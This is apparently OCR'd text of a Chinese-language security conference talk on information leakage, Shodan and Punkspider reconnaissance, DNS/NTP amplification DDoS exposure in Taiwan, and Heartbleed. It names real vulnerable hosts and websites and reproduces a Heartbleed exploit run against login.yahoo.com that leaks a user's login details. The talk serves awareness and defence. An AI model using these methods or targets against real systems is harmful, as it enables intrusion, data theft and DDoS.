
dev168/.svn/entries

svn:special svn:externals svn:needs-lock

# 開發機 dev168 存在 .svn 洩漏

cc0a4b38-03e2-0310-8504-c750951c257a  
config.inc  
file

2008-12-21T15:02:40.000000Z  
9df1e2ad3a578df07e4e99f5982ab88c  
2008-01-11T19:14:37.956064Z  
5926  
loopf



```
<?php  
// config.inc  
// This file contains the database access information.  
  
mysql_connect("██████████", "██████████", "wrt ██████████kew");  
mysql_select_db("██████████database");  
  
?>
```

**因為 SVN 洩漏找到資料庫帳號密碼**



歡迎使用 phpMyAdmin

Language

中文 - Chinese traditional

登入 ?


登入名稱:

密碼:

執行

**i** Cookies 必須啟動才能登入.

# 開發機也有 phpMyAdmin 洩漏



# 登入後可存取正式服務資料庫

1. 竊取所有會員資料

2. 修改訂單內容

3. etc...

請選擇資料庫

巧合？

企業經得起**一次**的巧合嗎？



『DDoS勒索不成，  
駭客最後讓一家靠雲端的公司關門大吉：  
Code Spaces的血淋淋教訓！』

來源：<http://www.ithome.com.tw/news/88797>

如果不想這麼快被攻陷  
請多關注資訊洩漏議題

# Agenda

- ✦ DEVCORE 常利用的資訊洩漏
  - ✦ 傳統資訊洩漏
  - ✦ 開發環境資訊洩漏
  - ✦ DNS 資訊洩漏
- ✦ **大數據資料蒐集**
  - ✦ 成為 DDOS 大軍的一員
  - ✦ 大量自動化入侵



# 大數據資料蒐集

- **Internet Census 2012**


- 資料收集全世界網路數據，共 **9TB**

- 當時主機開啟的 port

- 當時 Domain 和 IP 的組合

- 當時主機提供什麼網路服務及版本資訊

[http://internetcensus2012.bitbucket.org/download/internet\\_census\\_2012.torrent](http://internetcensus2012.bitbucket.org/download/internet_census_2012.torrent)



# 其他線上查詢

- ✦ SHODAN

<http://www.shodanhq.com/>

- ✦ Base64 online (Device Explorer)

<http://www.base64online.com/hc.php>

- ✦ Punkspider

<http://punkspider.hyperiongray.com/>

# 利用 SHODAN 找尋使用 vsftpd 2.3.4 的主機

SHODAN vsftpd 2.3.4 port:21 Search


vsftpd 2.3.4 port:21

ter Labs

Results 1 - 10 of about 19702 for vsftpd 2.3.4 port:21


Top Countries

China	5,603
United States	3,763
Russian Federation	3,279
Poland	728
Ukraine	547

**46.4.57.119**  
 Hetzner Online AG  
 Added on 17.08.2014  
  
[Details](#)  
 static.119.57.4.46.clients.your-server.de

220 vsFTPd 2.3.4+ (ext.1) ready...  
 530 This FTP server does not allow anonymous logins.  
 530 Please login with USER and PASS.




**46.4.57.119**  
 Hetzner Online AG  
 Added on 17.08.2014  
  
[Details](#)  
 static.119.57.4.46.clients.your-server.de

220 vsFTPd 2.3.4+ (ext.1) ready...  
 530 This FTP server does not allow anonymous logins.  
 530 Please login with USER and PASS.

tal33-4-82-244-81-177.fbx.proxad.net

**163.29.180.4**  
 CHTD, Chunghwa Telecom Co., Ltd.  
 Added on 17.08.2014  
  
[Details](#)

220 (vsFTPd 2.3.4)  
 230 Login successful.  
 214-The following commands are recognized.



URL Title `tw` Search!

BSQLI SQLI XSS TRAV MXI OSCI XPATHI OR AND

# Punkspider 甚至告訴你網站有幾個漏洞

台灣儀器網 `www.tw17.com.tw`

<http://www.tw17.com.tw/>

Scanned: Sat Jun 22 03:33:07 GMT 2013

`bsqli:10 | sqli:5 | xss:4 | trav:0 | mxi:0 | osci:0 | xpathi:0 | Overall Risk:5` [show details](#)

UrMoney - 記帳家

<http://www.urmoney.tw/>

Scanned: Sat Mar 09 19:44:30 GMT 2013

`bsqli:18 | sqli:3 | xss:5`

`bsqli:10 | sqli:5 | xss:4 |`

優築網-預售屋,新屋,建案廣告,建

<http://www.unju.com.tw/>

Scanned: Sat Mar 09 19:44:09 GMT 2013

`bsqli:1 | sqli:2 | xss:20 | trav:0 | mxi:0 | osci:0 | xpathi:0 | Overall Risk:5` [show details](#)



駭客長期大量記錄

伺服器相關版本及服務資訊

# 成為 DDOS 大軍的一員

- DNS Amplification DDOS
- NTP Amplification DDOS



facebook

電子郵件或電話

密碼

記住我

[忘記密碼?](#)



禁不住

我們還有社交平台，動新聞繼續播

# 無懼黑客



香港蘋果



## 越禁聲

## 越發聲

蘋果動新聞

蘋果日報

新聞／媒體網站

新聞／媒體網站

蘋果日報

圖片來源：iThome 報導

# DNS Amplification DDOS 風險現況

2014.8 統計資料

- 全台灣 IP 統計

- 共有 61414 個 IP 能拿來利用

- 統計數量 by domain

apol.com.tw: 468

edu.tw: 526

fetnet.net: 10

hinet.net: 48993

kbronet.com.tw: 478

kbtelecom.net.tw: 257

savecom.net.tw: 140

seed.net.tw: 502

so-net.net.tw: 298

sparqnet.net: 736

tbcnet.net.tw: 263

tfn.net.tw: 885

ttn.net: 34

twgate.net: 267 ...etc



# NTP Amplification DDOS 風險現況

2014.8 統計資料

- 全台灣 IP 統計
  - 共有 1003 個 IP 可被利用作為 DDOS 攻擊



利用大數據蒐集有風險主機

速度快、精準

大規模入侵

# OpenSSL Heartbleed

**近十年網路最嚴重的安全漏洞**



```
Nella:tmp allenown$ python ssltest.py login.yahoo.com
```

```
Connecting...
```

```
Sending Client Hello...
```

```
Waiting for Server Hello...
```

```
... received message: type = 22, ver = 0302, length = 331
```

```
... received message: type = 22, ver = 0302, length = 4
```

```
Sending heartbeat request...
```

```
... received message: type = 24, ver = 0302, length = 16384
```

```
Received heartbeat response:
```

```
0000: 02 40 00 20 2F 63 6F 6E 66 69 67 2F 70 77 74 6F  .@. /config/pwto
0010: 6B 65 6E 5F 67 65 74 3F 73 72 63 3D 79 65 6D 61  ken_get?src=yema
0020: 69 6C 69 6D 61 70 26 74 73 3D 31 33 39 36 39 37  itmap&ts=139697
0030: 37 39 30 33 26 6C 6F 67 69 6E 3D 70 69 6B 32 30  7903&login=pik20
0040: 30 35 39 33 30 26 70 61 73 73 77 64 3D ██████████ 05930&passwd=██████████
0050: ██████████ 26 73 69 67 3D 52 4C 79 70 32 58 42 7A  ██████████&sig=RLyp2XBz
0060: 39 75 36 31 32 39 69 6E 48 6F 76 51 72 41 2D 2D  9a6129inlovQA
0070: 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A  HTTP/1.1..Host:
0080: 20 6C 6F 67 69 6E 2E 79 61 68 6F 6F 2E 63 6F 6D  login.yahoo.com
0090: 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 59  ..Accept: /*/*..Y
00a0: 61 68 6F 6F 52 65 6D 6F 74 65 49 50 3A 20 31 38  aahooRemoteIP: 18
00b0: 32 2E 32 33 39 2E 36 37 2E 32 36 0D 0A 0D 0A 2E  2.239.67.26.....
00c0: 44 1D 17 34 45 A2 12 D9 7C B7 B8 89 F3 91 C7 9C  D..4E...|.....
00d0: 14 5F 43 41 B9 C7 BB 91 B0 3A FC FD 12 80 6B C4  ._CA.....:....k.
00e0: 7F 57 48 88 3D EE 91 E2 2A 1E E4 F4 4F 2F B3 81  .WH.=...*...0/..
00f0: 22 B3 B6 7D F0 22 30 E2 83 A4 7E 20 68 BC 33 FD  "...}. "0...~ h.3.
0100: 45 37 3E E8 8A 41 57 65 62 4B 69 74 2F 35 33 34  E7>..AWebKit/534
0110: 2E 33 30 20 28 4B 48 54 4D 4C 2C 20 6C 69 6B 65  .30 (KHTML, like
0120: 20 47 65 63 6B 6F 29 20 56 65 72 73 69 6F 6E 2F  Gecko) Version/
0130: 34 2E 30 20 4D 6F 62 69 6C 65 20 53 61 66 61 72  4.0 Mobile Safar
0140: 69 2F 35 33 34 2E 33 30 20 59 61 68 6F 6F 4D 6F  i/534.30 YahooMo
0150: 62 69 6C 65 4D 61 69 6C 2F 31 2E 30 20 28 41 6E  bileMail/1.0 (An
0160: 64 72 6F 69 64 20 4D 61 69 6C 3B 20 33 2E 30 2E  droid Mail; 3.0.
0170: 32 35 29 20 28 6D 30 3B 73 61 6D 73 75 6E 67 3B  25) (m0;samsung;
0180: 47 54 2D 49 39 33 30 30 3B 34 2E 31 2E 32 2F 4A  GT-I9300;4.1.2/J
0190: 5A 4F 35 34 4B 29 0D 0A 48 6F 73 74 3A 20 66 62  Z054K)..Host: fb
```

length = 10384

0	77	74	6F	.@. /config/pwto
9	65	6D	61	ken_get?src=yema
9	36	39	37	imap&ts=139697
9	6B	32	30	7903&login=pik20
D				05930&passwd=
2	58	42	7A	&sig=RLyp2XBz
2	41	2D	2D	9u6129inHovQrA--
F	73	74	3A	HTTP/1.1. Host:
E	63	6F	6D	login.yahoo.com
A	0D	0A	59	..Accept: */*..Y
A	20	31	38	ahooRemoteIP: 18
A	0D	0A	2E	2.239.67.26.....

# OpenSSL Heartbleed 尚未修復的狀況

2014.8 統計資料

- 全台灣 IP 統計

- 共有 1480 台主機尚未修復

